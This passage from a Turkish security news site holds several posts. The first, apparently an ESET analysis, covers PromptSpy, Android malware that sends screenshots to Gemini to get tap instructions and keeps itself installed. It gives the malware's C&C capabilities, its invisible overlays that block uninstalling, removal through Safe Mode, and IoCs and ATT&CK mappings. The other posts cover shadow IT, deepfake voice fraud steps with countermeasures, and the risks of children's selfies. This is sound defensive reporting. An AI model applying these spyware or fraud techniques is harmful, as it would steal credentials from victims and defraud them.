Kötü amaçlı yazılım, VNC protokolünü kullanarak 54.67.2\[.\]84 adresindeki sabit kodlanmış komut ve kontrol (C&C) sunucusuyla iletişim kurar; mesajlar sabit kodlanmış bir anahtar kullanılarak AES şifrelenir. Bu iletişim kanalı aracılığıyla kötü amaçlı yazılım şunları yapabilir:
- Gemini API anahtarını almak,
- yüklü uygulamaların listesini yüklemek,
- kilit ekranı PIN’ini veya parolasını ele geçirmek,
- kilit açma desenini kayıt videosu olarak yakalamak,
- ekranın açık mı kapalı mı olduğunu rapor etmek,
- geçerli ön plan uygulamasını bildirmek,
- sunucu tarafından belirtilen uygulamalar için ekranı ve kullanıcı hareketlerini kaydetmek ve
- istek üzerine ekran görüntüsü almak.
PromptSpy ayrıca Erişilebilirlik Hizmetlerini kaldırmayı engelleyen bir mekanizma olarak kötüye kullanır. Kullanıcı yükü kaldırmaya veya Erişilebilirlik Hizmetlerini devre dışı bırakmaya çalıştığında kötü amaçlı yazılım belirli ekran alanlarına, özellikle stop, end, clear, ve Uninstall. gibi alt dizeler içeren düğmelerin üzerine şeffaf dikdörtgenler yerleştirir. Bu kaplamalar kullanıcı tarafından görülemez ancak etkileşimleri engelleyerek kaldırmayı zorlaştırır. **Şekil11** adresinde, şeffaf dikdörtgenlerin rengini ayarlayan hata ayıklama bayrağı (geliştiriciler tarafından orada tutulur) etkinleştirilmiş olarak PromptSpy’ı çalıştırdık, böylece bunların tam olarak nerede görüntülendiğini görselleştirdik. Ancak gerçek cihazda bunlar tamamen görünmez.
Şekil11 . Belirli düğmeleri kapatan görünmez dikdörtgenler (netlik için renkli olarak gösterilmiştir)
PromptSpy, ekrana görünmez öğeler yerleştirerek kaldırılmasını engellediğinden kurbanın bunu kaldırmasının tek yolu, cihazı Güvenli Modda yeniden başlatmaktır. Güvenli Modda, üçüncü taraf uygulamalar devre dışı bırakılır ve normal şekilde kaldırılabilir.
Güvenli Mod’a girmek için kullanıcılar genellikle güç düğmesini basılı tutmalı, Güç kapat’a uzun basmalı ve Güvenli Mod’a Yeniden Başlat komutunu onaylamalıdır (ancak kesin yöntem cihaza ve üreticiye göre farklılık gösterebilir). Telefon Güvenli Mod’da yeniden başlatıldığında, kullanıcı Ayarlar → Uygulamalar → MorganArg’a gidip engellenmeden kaldırma işlemini gerçekleştirebilir.
## SONUÇ
PromptSpy, Android kötü amaçlı yazılımlarının kötü niyetli bir şekilde gelişmeye başladığını göstermektedir. Ekran öğelerini yorumlamak ve bunlarla nasıl etkileşim kurulacağına karar vermek için üretken yapay zekâya dayanan bu kötü amaçlı yazılım, karşılaştığı hemen hemen her cihaza, ekran boyutuna veya kullanıcı arayüzü düzenine uyum sağlayabilir. Sabit kodlanmış dokunmalar yerine, yapay zekâya ekranının bir anlık görüntüsünü verir ve karşılığında adım adım kesin etkileşim talimatları alır, böylece kullanıcı arayüzü değişikliklerine dirençli bir kalıcılık tekniği elde eder.
Daha geniş bir açıdan bakıldığında bu kampanya, üretken yapay zekânın kötü amaçlı yazılımları nasıl çok daha dinamik hâle getirebileceğini ve gerçek zamanlı karar verme yeteneği kazandırabileceğini göstermektedir. PromptSpy, üretken yapay zekâ destekli Android kötü amaçlı yazılımlarının ilk örneklerinden biridir ve saldırganların etkilerini artırmak için yapay zekâ araçlarını ne kadar hızlı bir şekilde kötüye kullanmaya başladıklarını göstermektedir.
## IOC’LER
### Files
Kapsamlı bir tehlike göstergesi (IoC) listesi ve örnekler[ *GitHub depomuzda*](https://github.com/eset/malware-ioc/tree/master/promptspy) bulunabilir.
### Files
| **SHA-1** | **Filename** | **Detection** | **Description** |
|---|---|---|---|
| 6BBC9AB132BA066F63676E05DA13D108598BC29B | net.ustexas.myavlive.apk | Android/Spy.VNCSpy.A | Android VNCSpy malware. |
| 375D7423E63C8F5F2CC814E8CFE697BA25168AFA | nlll4.un7o6.q38l5.apk | Android/Spy.VNCSpy.A | Android VNCSpy malware. |
| 3978AC5CD14E357320E127D6C87F10CB70A1DCC2 | ppyzz.dpk0p.ln441.apk | Android/Spy.VNCSpy.A | Android VNCSpy malware. |
| E60D12017D2DA579DF87368F5596A0244621AE86 | mgappc-1.apk | Android/Spy.PromptSpy.A | Android PromptSpy dropper. |
| 9B1723284E311794987997CB7E8814EB6014713F | mgappm-1.apk | Android/Spy.PromptSpy.A | Android PromptSpy dropper. |
| 076801BD9C6EB78FC0331A4C7A22C73199CC3824 | mgappn-0.apk | Android/Spy.PromptSpy.A | Android PromptSpy dropper. |
| 8364730E9BB2CF3A4B016DE1B34F38341C0EE2FA | mgappn-1.apk | Android/Spy.PromptSpy.A | Android PromptSpy dropper. |
| F8F4C5BC498BCCE907DC975DD88BE8D594629909 | app-release.apk | Android/Spy.PromptSpy.A | Android PromptSpy. |
| C14E9B062ED28115EDE096788F62B47A6ED841AC | mgapp.apk | Android/Phishing.Agent.M | Android phishing malware. |
### Network
| **IP** | **Domain** | **Hosting provider** | **First seen** | **Details** |
|---|---|---|---|---|
| 52.222.205\[.\]45 | m-mgarg\[.\]com | Amazon.com, Inc. | 2026-01-12 | Phishing website. |
| 54.67.2\[.\]84 | N/A | Amazon.com, Inc. | N/A | C&C server. |
| 104.21.91\[.\]170 | mgardownload\[.\]com | Cloudflare, Inc. | 2026-01-13 | Distribution website. |
## MITRE ATT&CK TEKNİKLERİ
Bu tablo, MITRE ATT&CK çerçevesinin[ *18. sürümü*](https://attack.mitre.org/resources/versions/) kullanılarak oluşturulmuştur**.**
| **Tactic** | **ID** | **Name** | **Description** |
|---|---|---|---|
| **Persistence** | [*T1398*](https://attack.mitre.org/versions/v18/techniques/T1398) | Boot or Logon Initialization Scripts | PromptSpy receives the BOOT\_COMPLETED broadcast intent to activate at device startup. |
| [*T1541*](https://attack.mitre.org/versions/v18/techniques/T1541) | Foreground Persistence | PromptSpy uses foreground persistence to keep a service running. |
| **Defense Evasion** | [*T1516*](https://attack.mitre.org/versions/v18/techniques/T1516) | Input Injection | PromptSpy abuses the Accessibility Service to prevent its removal. |
| **Credential Access** | [*T1417.002*](https://attack.mitre.org/versions/v18/techniques/T1417/002) | Malicious Third Party Keyboard App: GUI Input Capture | PromptSpy can intercept Android lockscreen PIN and password. |
| **Discovery** | [*T1426*](https://attack.mitre.org/versions/v18/techniques/T1426) | System Information Discovery | PromptSpy obtains device name, model, and OS version. |
| **Collection** | [*T1418*](https://attack.mitre.org/versions/v18/techniques/T1418) | Software Discovery | PromptSpy can obtain a list of installed applications. |
| [*T1513*](https://attack.mitre.org/versions/v18/techniques/T1513) | Screen Capture | PromptSpy can record the screen. |
| **Command and Control** | [*T1663*](https://attack.mitre.org/versions/v18/techniques/T1663) | Remote Access Software | PromptSpy can use VNC to remotely control a compromised device. |
| [*T1521.001*](https://attack.mitre.org/versions/v18/techniques/T1521/001) | Standard Cryptographic Protocol: Symmetric Cryptography | PromptSpy encrypts C&C communication using AES. |
| **Exfiltration** | [*T1646*](https://attack.mitre.org/versions/v18/techniques/T1646) | Exfiltration Over C2 Channel | PromptSpy can exfiltrate collected data to the C&C server. |
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Siber Güvenlik, Yapay Zekâ, Zararlı Yazılımlar
---
### [Veri güvenliği için tam görünürlük sağlamanın önemi](https://antivirus.com.tr/veri-guvenligi-icin-tam-gorunurluk-saglamanin-onemi/)
**Published:** Şubat 26, 2026
**Author:** Kadriye Bay
**Excerpt:** Etkili veri güvenliği için mükemmel keşif yöntemlerine sahip olsanız bile bunların kuruluşunuzun tüm bölümlerine uygulamadığınız sürece risk altındasınız.
**Content:**
Etkili veri keşfi, etkili veri güvenliği için gereklidir ve keşfin önemli bir parçası da görünürlüktür. Mükemmel keşif yöntemlerine sahip olsanız bile bunları kuruluşunuzun tüm bölümlerine uygulamadığınız sürece risk altındasınız demektir.
Gizli veriler her yerde bulunur ve şirketinizin tüm dijital ayak izini kontrol altında tutmak, güvenlik lideri olarak sizin sorumluluğunuzdadır. Veri ve varlık güvenliğini gerçekten sağlamak için tek yol budur.
## Gölge BT, yapay zekâ çağında daha da önemli
Her yeni çalışan, BT ile ilgili görevler için kuruluşun protokollerine uygun şekilde dâhil edilmezse ek risk oluşturur. Çalışanın neleri paylaşabileceği ve neleri paylaşamayacağı konusunda eğitim eksikliği, riske kapı açar. Bu da kuruluşlar için önemli bir risk faktörü olabilecek gölge BT’ye yol açar.
Gölge BT, sosyal medyada yardımcı olmak için üçüncü taraf bir uygulama eklemek veya verileri saklayan bulut tabanlı bir ses transkripsiyon sitesi aracılığıyla ses kayıtları çalıştırmak kadar zararsız olabilir; ancak bu, yüksek düzeyde düzenlemeye tabi sektörlerdeki şirketler için bir mayın tarlasıdır.
Bu, yapay zekâ ile çok daha acil bir risktir. Yapay zekâ ile tek seferlik bir sohbet ya da daha karmaşık bir entegrasyon olsun, yapay zekâ söz konusu olduğunda büyük bir veri riski mevcuttur. ChatGPT’yi kullanmak, özellikle OpenAI’ye [her müşteri sohbetini saklamasını](https://openai.com/index/response-to-nyt-data-demands/) emreden mevcut mahkeme kararı yürürlükteyken şirketleri veri uyumsuzluğuna düşürebilir. Daha entegre ortaklıklar söz konusu olduğunda, yapay zekâ kodlama ajanlarını kullanan şirketler, gizli ve tescilli kodların üçüncü taraflarla paylaşılması riskini taşır.
Çalışanlar, özellikle önemli belgelerin yüklenmesi veya kullanımı daha karmaşık girişimlerin bir parçası olarak veri tabanlarının entegrasyonunu içeriyorsa yapay zekâya neyin açıklanıp neyin açıklanmaması gerektiğini bilmeyebilir. Çalışanların “sadece bu seferlik” veya “sadece bu küçük, zararsız bilgi için” yapay zekâ ile paylaşmanın sorun olmadığı düşüncesine kapılmamaları için teknik güvenlik önlemlerinin uygulanması çok önemlidir.
Özellikle yapay zekânın ortaya çıkmasıyla birlikte gölge BT’yi yönetmek zorlu bir görev olabilir. Bunu tamamen ortadan kaldırmak gerçekçi değildir. Safetica’nın CTO’su Zbyněk Sopuch’un dediği gibi, “gölge BT, çalışanların kolaylık, çeviklik ve modern araçlara olan ihtiyacından kaynaklanır.”
Neredeyse tüm büyük şirketler ürünlerine yapay zekâ işlevselliği eklemiştir. Bu da yapay zekânın artık çalışanların meşru olarak kullanması gereken birçok hizmette mevcut olduğu anlamına gelir. Şirketler ayrıca yapay zekâyı birden fazla departmana dâhil etmek için kurumsal girişimlere öncülük edebilir.
Büyük veya küçük tüm bu senaryolar, şirketin verileri için yeni bir risk düzeyi ekler. Bu nedenle bir kuruluşun yapay zekâ politikası ve çerçevesini oluşturmak, güvenlik önlemleri oluşturmaktan daha da önemlidir.
Bir şirketin yapay zekâ çerçevesi, hangi kullanımların kabul edilebilir olduğunu ve hangilerinin kabul edilemez olduğunu tanımlamalıdır. Ayrıca kullanıcıların görünüşte zararsız kullanımlarla bile ilişkili tüm riskleri ve hangi hizmetlere yapay zekânın entegre edilebileceğini anlamalarına yardımcı olmalıdır.
Sopuch, yapay zekâ konusunda “kuruluşların güvenli etkinleştirmeye odaklanmaları, ekiplerin kritik sistemleri riske atmadan yeni teknolojileri keşfetmelerine olanak tanıyan ‘denemeye uygun’ sanal ortamlar ve net veri sınırları sağlamaları” gerektiğini önermektedir. Görünürlük, güven ve tanımlanmış eskalasyon yolları sağlayarak, kuruluşlar gölge BT’yi kendi avantajlarına kullanabilir ve onu “güvenlik riskinden, yaratıcılık ile kontrol arasında denge kuran, yapılandırılmış bir inovasyon yoluna” dönüştürebilirler.
## Modern çalışma ortamlarında veri güvenliği gerçekleri
İnsanlar artık eskisi gibi tek bir yerde çalışmıyor. Çalışanlar bir gün içinde farklı cihazlar, konumlar ve ağlar arasında geçiş yapıyor.
Hassas veriler onları her yerde takip eder.
Bu, kendi cihazını getir (BYOD) uygulamasını da içerir ancak farklı çalışma ortamları kuruluşlar için norm hâline geldiğinden bunun ötesine geçer. Buradaki zorluk, şirketinizin birden fazla cihaz kullanımını izlemek için yeterli veri görünürlüğüne sahip olup olmadığıdır. Bu, cihazın çalışana mı yoksa şirkete mi ait olduğuna bakılmaksızın geçerlidir.
BYOD politikaları, iş ortamlarında akıllı telefon kullanımının yaygınlaşması ve buluta geçişle birlikte moda oldu. Küresel COVID salgını, birçok yerde uzaktan çalışmanın ve BYOD’nin fiili bir uygulama hâline gelmesiyle bu süreci hızlandırdı.
Görünürlüğü, yönetimi ve güvenli veri uygulamalarını kolaylaştıran çözümler, araçlar ve süreçler genellikle kişisel cihazlara yerleştirilemez. Yerleştirilseler bile mobil cihaz yönetimi (MDM) ve benzeri çözümler gibi araçlar oldukça müdahaleci olup, genellikle mülkiyet kontrollerini çalışandan alıp işverene aktarır. Doğal olarak, çalışanlar buna direnir.
Çalışanların iş kaynaklarına yalnızca şirket cihazlarından erişmelerini beklemek ve aynı zamanda bağlantılı çağımızda sıklıkla olduğu gibi “her zaman çevrimiçi” olmalarını beklemek de gerçekçi değildir. Çalışanların, onaylanmış, doğru şekilde sağlanmış ve iş için onaylanmış bir cihazdan başka bir cihazdan iş e-postalarına veya portallarına giriş yapamamaları hâlinde, “bu e-postayı hızlıca kontrol et” veya benzeri istekler tamamen durdurulabilir.
Bir güvenlik lideri olarak ister bir çalışana ait olsun ister kütüphanedeki halka açık bir bilgisayar olsun ister halka açık bir Wi-Fi ağına bağlanan işverene ait bir cihaz olsun, şirket dışındaki cihazları kontrol etmek imkânsızdır. Bunun yerine, liderler, çalışanların kuruluşunuzla bağlantılı herhangi bir şeye ne zaman ve nasıl bağlandıklarını ve verilerin kendilerini görünür kılmaya odaklanmalıdır. Bu şekilde, kullanılan cihazdan bağımsız olarak verilerinizi izleyebilir ve koruyabilirsiniz.
## Veri güvenliği için üçüncü taraf riskleri
Üçüncü taraf riski her zaman mevcut olan bir gerçektir ve görünürlük ve yönetim stratejinizin bir parçası olmalıdır. Bu tür riskler SaaS sağlayıcıları, bulut hizmeti sağlayıcıları, yazılım geliştirme bağımlılıkları veya iş dış kaynak kullanımı şeklinde ortaya çıkabilir.
Üçüncü taraf görünürlüğü, üçüncü tarafların kuruluşunuzun varlıkları, verileri, entegrasyonları ve daha fazlasıyla nasıl etkileşime girdiğini ve bunlara nasıl bağlandığını ifade eder. Bir anlamda, bu bir tür Gölge BT olarak düşünülebilir ancak kendi başına dikkate alınması gereken kadar önemlidir.
Üçüncü taraflarla ilgili veri ihlallerinin sayısız örneği vardır. Örneğin,[ 2019/2020 SolarWinds tedarik zinciri](https://www.fortinet.com/resources/cyberglossary/solarwinds-cyber-attack)saldırısı, federal departmanlar ve birçok Fortune 500 şirketi dâhil olmak üzere 18.000 kuruluşta kötü amaçlı yazılımların yüklenmesine neden olmuştur. Sonuçta ortaya çıkan ihlal, “\[Amerika Birleşik Devletleri\] tarihindeki en ciddi siber saldırı” olarak [tanımlanmıştır](https://www.bbc.com/news/world-us-canada-55386947).
Capital One’da 2019 yılında meydana gelen ve 100 milyon kredi başvurusu çalınmasına neden olan ihlal, yanlış yapılandırılmış bir [AWS sunucusu](https://www.darkreading.com/cyberattacks-data-breaches/capital-one-attacker-exploited-misconfigured-aws-databases) nedeniyle meydana geldi.
Log4j adlı üçüncü taraf bir günlük kaydı aracındaki bir güvenlik açığı, 2019 yılında yüz milyonlarca bilgisayarın ele geçirilmesine neden oldu ve Almanya Federal Bilgi Güvenliği Bakanı’nı bu tehdidi [en yüksek tehdit seviyesi](https://cybersecurity.w.media/germanys-federal-cybersecurity-watchdog-issues-red-alert-over-log4j/)olarak sınıflandırmaya sevk etti.
Üçüncü taraf risklerini ele almak için şirketlerin, bu üçüncü tarafların sistemleri ve şirketleriyle nasıl etkileşimde bulunduklarına dair görünürlük kazanmaları gerekir. İdeal durumda, güvenlik liderleri risk oluşturmayan saygın üçüncü taraf şirketlerle çalışmalıdır. Ancak güvenlik açıklarının her zaman var olacağı ve hackerlara karşı korumalı yazılım diye bir şeyin olmadığı da bir gerçektir. Üçüncü taraflar ve uygulamaları hakkında görünürlük sağlayarak, bu tarafların kesinlikle ihtiyaç duyduklarından daha fazla bilgiye erişip erişmediklerini hızlı bir şekilde değerlendirebilirsiniz.
Örneğin, kuruluşlar verilerini aktarmadan önce şifrelemiş olsalardı, kötü şöhretli [MoveIt hack saldırısı](https://orx.org/resource/moveit-transfer-data-breaches) büyük ölçüde önlenebilirdi. Basit bir açık-özel anahtar şifreleme stratejisi, çalınan verileri hackerlar için kullanışsız hâle getirirdi. Şifrelenmemiş verilere ilişkin görünürlük, güvenlik liderlerine bu riskin bir sorun hâline gelmeden önce bu risk hakkında fikir verirdi.
Dış kaynaklı teknik destek gibi üçüncü taraf destek hizmetleri de ağınızda ayrıcalıkları artırabilir. Bu nedenle, hangi kuruluşların yüksek ayrıcalıklara ve aşırı veri erişimine sahip olduğunu ve hangilerinin buna gerçekten ihtiyaç duyduğunu denetlemek çok önemlidir.
## Kapsamlı veri güvenliği için görünürlük çok önemlidir
Veri güvenliği ve keşfi konusunda nereye bakılacağı bilmek, nasıl bakılacağı kadar önemlidir. Yukarıdaki noktalar son derece yaygındır ancak aynı zamanda tamamen ele alınabilir.
*“Sahip olunmayan kanallarda görünürlüğü artırmak için teknoloji, politika ve sürekli çalışan eğitiminin doğru bir karışımı gerekir,” diyor Sopuch. “Veri Kaybı Önleme (DLP) ve bulut tabanlı veya sanal çalışma alanları gibi çözümler, kişisel ve iş ortamlarını birbirinden ayırarak, çalışanların sahip olduğu veya üçüncü taraf sistemlerde bile kurumsal verilerin korunmasını sağlar. Kullanıcı bilinci, sürekli izleme ve net yönetişim ile birleştirildiğinde bu önlemler hem güvenlik hem de kolaylık ve üretkenliği sınırlamadan görünürlük sağlar.”
**Zbyněk Sopuch, Safetica CTO’su***
Gölge BT, çoklu cihazlar ve üçüncü taraf risklerini görünür kılmak için bir planınız olduğundan emin olarak, veri kaybı önleme (DLP) ve veri güvenliği stratejinizi daha kusursuz hâle getirmek için adımlar atabilirsiniz.
Bu görünürlüğü nasıl elde edeceğiniz ise başka bir konudur. Karmaşıklığı artıran birden fazla araç veya Safetica’nın kapsamlı [veri keşif ve sınıflandırma çözümü](https://stratus.com.tr/safetica-dlp/) gibi tek bir araç tercih edebilirsiniz. Ancak Sopuch, sahip olunmayan kanalların görünürlüğünü mümkün olduğunca kaçınılması gereken bir şey olarak değil, daha stratejik bir şekilde ele almayı önerir.
*“Bu eğilime direnmek yerine, kuruluşlar güvenli işlemleri aynı derecede kolay hâle getirmeye odaklanmalıdır” diyor. “Bulut hizmetleri, web tabanlı uygulamalar ve ince veya sanal istemciler, kullanıcıların herhangi bir cihazdan güvenli bir şekilde çalışmasını sağlarken kurumsal verileri yönetilen ve kontrol edilen ortamlarda tutar.”
**Zbyněk Sopuch, Safetica CTO’su***
Ne yaparsanız yapın, tam güvenliğin aktif tehdit algılamanın ötesine geçtiğini ve nerede olursa olsun, verilerinizin görünürlüğünü elde etmeyi kapsadığını anlamak önemlidir.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** DLP, Kurumsal Güvenlik, Siber Güvenlik, veri güvenliği
---
### [Telefon dolandırıcılığı: Bu arama yapay zekâ mı?](https://antivirus.com.tr/telefon-dolandiriciligi-bu-arama-yapay-zeka-mi/)
**Published:** Şubat 26, 2026
**Author:** ESET
**Excerpt:** Kulaklarınıza inanabilir misiniz? Cevap giderek hayır oluyor. İşte işletmeniz için telefon dolandırıcılığı riskleri ve deepfake'leri nasıl yenebileceğiniz.
**Content:**
*Kulaklarınıza inanabilir misiniz? Cevap giderek hayır oluyor. İşte işletmeniz için telefon dolandırıcılığı riskleri ve deepfake’leri nasıl yenebileceğiniz.*
Bir zamanlar gördüğümüz ve duyduğumuz her şeye inanabilirdik. Ne yazık ki o günler muhtemelen çoktan geride kaldı. Üretken yapay zekâ (GenAI), deepfake ses ve video oluşturmayı o kadar kolaylaştırdı ki sahte bir klip oluşturmak bir iki düğmeye basmak kadar kolay hâle geldi. Bu, işletmeler dâhil herkes için kötü bir haber.
Deepfake’ler, dolandırıcıların Müşterini Tanı ve hesap doğrulama kontrollerini atlatmasına yardımcı oluyor. Hatta kötü niyetli devlet aktörlerinin [iş adayları kılığına girmesine](https://antivirus.com.tr/sahte-bt-calisanlari-sirketlere-siziyor-kuzey-kore-tehdidi/) bile olanak tanıyabilirler. Ancak bunların oluşturduğu en büyük tehdit, finansal/havale dolandırıcılığı ve [yönetici hesaplarının ele geçirilmesidir.](https://antivirus.com.tr/jake-mooreun-sesi-calindi-sanal-adam-kacirma-kavrami/)
Kuruluşlar, deepfake tehdidini kendi risklerine göre hafife almaktadır. [İngiliz hükümeti](https://www.gov.uk/government/news/government-leads-global-fight-against-deepfake-threats), geçen yıl 2023’te sadece 500.000 olan sentetik klip sayısının sekiz milyona çıktığını iddia etmektedir. Gerçek rakam çok daha yüksek olabilir.
## Telefon dolandırıcılığı saldırıları nasıl gerçekleşir?
ESET Global Güvenlik Danışmanı Jake Moore’un yaptığı [bir deneyde](https://antivirus.com.tr/sesin-benim-parolam/) görüldüğü gibi, işletmenize deepfake ses saldırısı düzenlemek hiç bu kadar kolay olmamıştı. Tek gereken, taklit edilecek kurbanın kısa bir klibi. Gerisini GenAI halleder. Saldırı şu şekilde gerçekleşebilir:
1. Saldırgan, taklit edeceği kişiyi seçer. Bu kişi bir CEO, CFO veya hatta bir tedarikçi olabilir.
1. Çevrimiçi olarak bir ses örneği bulurlar – bu, düzenli olarak kamuoyuna konuşan yüksek profilli yöneticiler için oldukça kolaydır. Bu örnek, bir sosyal medya hesabından, bir kazanç raporu konferansından, bir video/TV röportajından veya başka herhangi bir kaynaktan alınabilir. Birkaç saniyelik bir kayıt yeterli olacaktır.
1. Arayacakları kişiyi seçerler. Bu, biraz masa başı araştırması gerektirebilir – genellikle LinkedIn’de IT yardım masası personeli veya finans ekibi üyeleri aranır.
1. Kişiyi doğrudan arayabilir veya önceden bir e-posta gönderebilirler – örneğin, acil bir para transferi, parola/çok faktörlü kimlik doğrulama (MFA) sıfırlama talebi için CEO veya vadesi geçmiş bir fatura için ödeme talep eden bir tedarikçi.
1. GenAI tarafından üretilen deepfake sesini kullanarak CEO/tedarikçiyi taklit ederek önceden seçilen hedefi ararlar. Araca bağlı olarak, önceden yazılmış konuşmaya sadık kalabilirler veya saldırganın sesinin kurbanın sesine neredeyse gerçek zamanlı olarak çevrildiği daha sofistike bir “konuşmadan konuşmaya” yöntemi kullanabilirler.
## Duymak inanmaktır
Bu tür saldırılar giderek daha ucuz, daha kolay ve daha ikna edici hâle geliyor. Bazı araçlar, taklit edilen sesin daha inandırıcı olması için arka plan gürültüsü, duraklamalar ve kekemelikler bile ekleyebiliyor. Her konuşmacıya özgü ritimleri, tonlamaları ve sözel tikleri taklit etmede giderek daha başarılı hâle geliyorlar. Ve saldırı telefonla gerçekleştirildiğinde dinleyici için yapay zekâ ile ilgili aksaklıkları fark etmek daha zor olabilir.
Saldırganlar, hedeflerine ulaşmak için dinleyiciye taleplerine acilen yanıt vermesi için baskı yapmak gibi sosyal mühendislik taktikleri de kullanabilir. Bir başka klasik taktik ise dinleyiciyi talebi gizli tutması için zorlamaktır. Buna, saldırganların genellikle üst düzey bir yöneticiyi taklit ettiklerini de ekleyin, bazı kurbanların neden kandırıldığını anlamak kolaydır. Kim CEO’nun gözünden düşmek ister ki?
Bununla birlikte, sahtekârı tespit etmenin yolları vardır. Kullandıkları GenAI’nin ne kadar gelişmiş olduğuna bağlı olarak, aşağıdakileri ayırt etmek mümkün olabilir:
- Konuşmacının konuşmasında doğal olmayan bir ritim
- Konuşmacının sesinde doğal olmayan düz bir duygusal ton
- Doğal olmayan nefes alma veya hatta nefessiz cümleler
- Olağan dışı robotik ses (daha az gelişmiş araçlar kullandıklarında)
- Garip bir şekilde yok olan veya çok tekdüze olan arka plan gürültüsü
## Karşı koyma zamanı
Tehdit aktörlerinin bu tür dolandırıcılıklara daha fazla zaman ayırmalarının nedeni basit: Sunulan potansiyel kazançlar. İbretlik hikâyeler giderek artıyor. En büyük hatalardan biri[,](https://www.darkreading.com/cyberattacks-data-breaches/deepfake-audio-scores-35-million-in-corporate-heist) 2020 yılında Birleşik Arap Emirlikleri’ndeki bir şirketin [çalışanı,](https://www.darkreading.com/cyberattacks-data-breaches/deepfake-audio-scores-35-million-in-corporate-heist) müdürünün birleşme ve satın alma anlaşması için 35 milyon dolarlık fon transferi talep etmek üzere aradığına inanmaya ikna edildiğinde yaşandı.
Deepfake teknolojisinin o zamandan bu yana altı yıl içinde önemli ölçüde geliştiği göz önüne alındığında en kötü senaryonun gerçekleşme olasılığını en aza indirmek için atabileceğiniz bazı önemli adımları yeniden gözden geçirmek faydalı olacaktır.
İlk adım, çalışanların eğitimi ve bilinçlendirilmesidir. Bu programlar, çalışanların ne beklemeleri gerektiğini, nelerin risk altında olduğunu ve nasıl davranmaları gerektiğini bilmelerini sağlamak için deepfake ses simülasyonlarını içerecek şekilde güncellenmelidir. Çalışanlara, sosyal mühendisliğin belirgin işaretlerini ve yukarıda açıklananlar gibi tipik deepfake senaryolarını tespit etmeleri öğretilmelidir. Çalışanların bu bilgileri ne kadar iyi özümsediklerini test etmek için kırmızı takım egzersizleri yapılmalıdır.
Sırada süreç var. Aşağıdakileri göz önünde bulundurun:
- Telefonla yapılan tüm taleplerin bant dışı doğrulanması – yani, kurumsal mesajlaşma hesaplarını kullanarak göndereni bağımsız olarak kontrol etmek,
- Büyük finansal transferleri veya tedarikçinin banka bilgilerindeki değişiklikleri iki kişinin imzalaması,
- Yöneticilerin, telefonda kim olduklarını kanıtlamak için cevaplamaları gereken önceden kararlaştırılmış şifreler veya sorular.
Teknoloji de yardımcı olabilir. Sentetik sesin varlığını kontrol etmek için çeşitli parametreleri kontrol eden algılama araçları mevcuttur. Uygulaması daha zor olsa da başka bir önlem de yöneticilerin kamuya açık görünümlerini sınırlayarak tehdit aktörlerinin ses kaydına ulaşma fırsatlarını kısıtlamaktır.
## İnsanlar, süreçler ve teknoloji
Ancak sonuç olarak deepfake’lerin üretimi basit ve maliyeti düşüktür. Dolandırıcıların elde edebileceği potansiyel olarak büyük meblağlar göz önüne alındığında sesli klonlama dolandırıcılıklarının yakın zamanda sona ereceğini düşünmek olası değildir. Bu nedenle, insan, süreç ve teknolojiye dayalı üç yönlü bir yaklaşım, kuruluşunuzun riski azaltmak için sahip olduğu en iyi seçenektir.
Plan onaylandıktan sonra, yapay zekâ yenilikleri ilerledikçe planın amacına uygunluğunu korumak için düzenli olarak gözden geçirmeyi unutmayın. Yeni [siber dolandırıcılık ortamı](https://antivirus.com.tr/yapay-zeka-gudumlu-aldatma-kurumsal-dolandiriciligin-yeni-yuzu/) sürekli dikkat gerektirir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Kurumsal Güvenlik, Siber Güvenlik, Yapay Zekâ
---
### [Çocuklar selfie paylaşırken risklerin farkında mı?](https://antivirus.com.tr/cocuklar-selfie-paylasirken-risklerin-farkinda-mi/)
**Published:** Şubat 26, 2026
**Author:** ESET
**Excerpt:** Çocuklar selfie paylaşırken risklerin farkında olmayabilirler. Onların teknolojiyle sağlıklı bir ilişki kurmalarına yardımcı olmak sizin sorumluluğunuzdur.
**Content:**
*Çocuklar dijital dünyada selfie paylaşırken risklerin farkında olmayabilirler. Onların teknolojiyle sağlıklı bir ilişki kurmalarına yardımcı olmak sizin sorumluluğunuzdur.*
Çocuklarımızın bugün yaşadığı hayat, 20, 30 hatta 40 yıl öncesine göre çok farklı. Bu farkın ana nedeni ise teknolojidir. İyi ya da kötü, akıllı telefonların ve sosyal medyanın ortaya çıkışı, çocuklarımızın birbirleriyle ve çevrelerindeki dünyayla etkileşim kurma şeklini kökten değiştirdi. Bu nedenle ebeveynler için soru şudur: Çocuklarımızın mutlu bir dijital yaşam sürmelerini sağlarken potansiyel riskleri nasıl yönetebiliriz?
Selfie paylaşmak söz konusu olduğunda dikkate alınması gereken bazı ek zararlar vardır. Ancak her zaman ilk olarak konuyu konuşmak en iyisidir.
## Çocuklar için sosyal medyanın artıları ve eksileri
Bazıları aksini iddia etse de sosyal medya doğası gereği kötü değildir. Bazı yönlerden, gençlere kendini ifade edebilecekleri güvenli bir alan ve/veya hikâyelerini paylaşabilecekleri ve arkadaşlık kurabilecekleri benzer düşünen insanlardan oluşan bir topluluk sağlayarak fayda bile sağlayabilir. Bazı çocuklar, ebeveynlerine sormaya korkarken sosyal medya hesapları aracılığıyla resmî kaynaklardan yardım ve destek bile isteyebilirler.
Ancak bağlam her şeydir. Önemli bir açıklama, çocuklarınızın sosyal medyayı esas olarak iletişim kanalı olarak mı, fotoğraf ve videolara yorum yapmak için mi yoksa içerik paylaşmak için mi kullandıklarıdır. Ya da sık sık kendilerinin videolarını ve selfie’lerini paylaşıyorlar mı? Profilleri kilitli ve sık sık kontrol edilmedikçe bu durum bazı sorunlara yol açabilir.
## Selfie ‘ler nasıl risk oluşturabilir?
Bir selfie sosyal medya sitesine yayımlanır yayımlanmaz, çocuğunuz onun üzerinde belirli bir kontrolünü kaybeder. Silse bile çocuğunuz görüntünün arkadaşları ve takipçileri tarafından yeniden paylaşıldığını ve yayıldığını görebilir.
Bu “dijital kalıcılık” fikri, gençler çevrimiçi paylaşım yaparken akıllarına gelmeyebilir. Ancak yapay zekâ botlarının büyük dil modellerini (LLM) eğitmek için sosyal medya içeriğini taradığı bir çağda, bu konu her zamankinden daha önemli hâle gelmiştir. Bu durum, özel içeriğin kamuya açık alana sızma riskini artırmaktadır.
Ebeveynler için daha da endişe verici olan, bir selfie’nin aşağıdaki riskleri doğurabileceğidir:
- Avlarını arayan avcıları çekebilir.
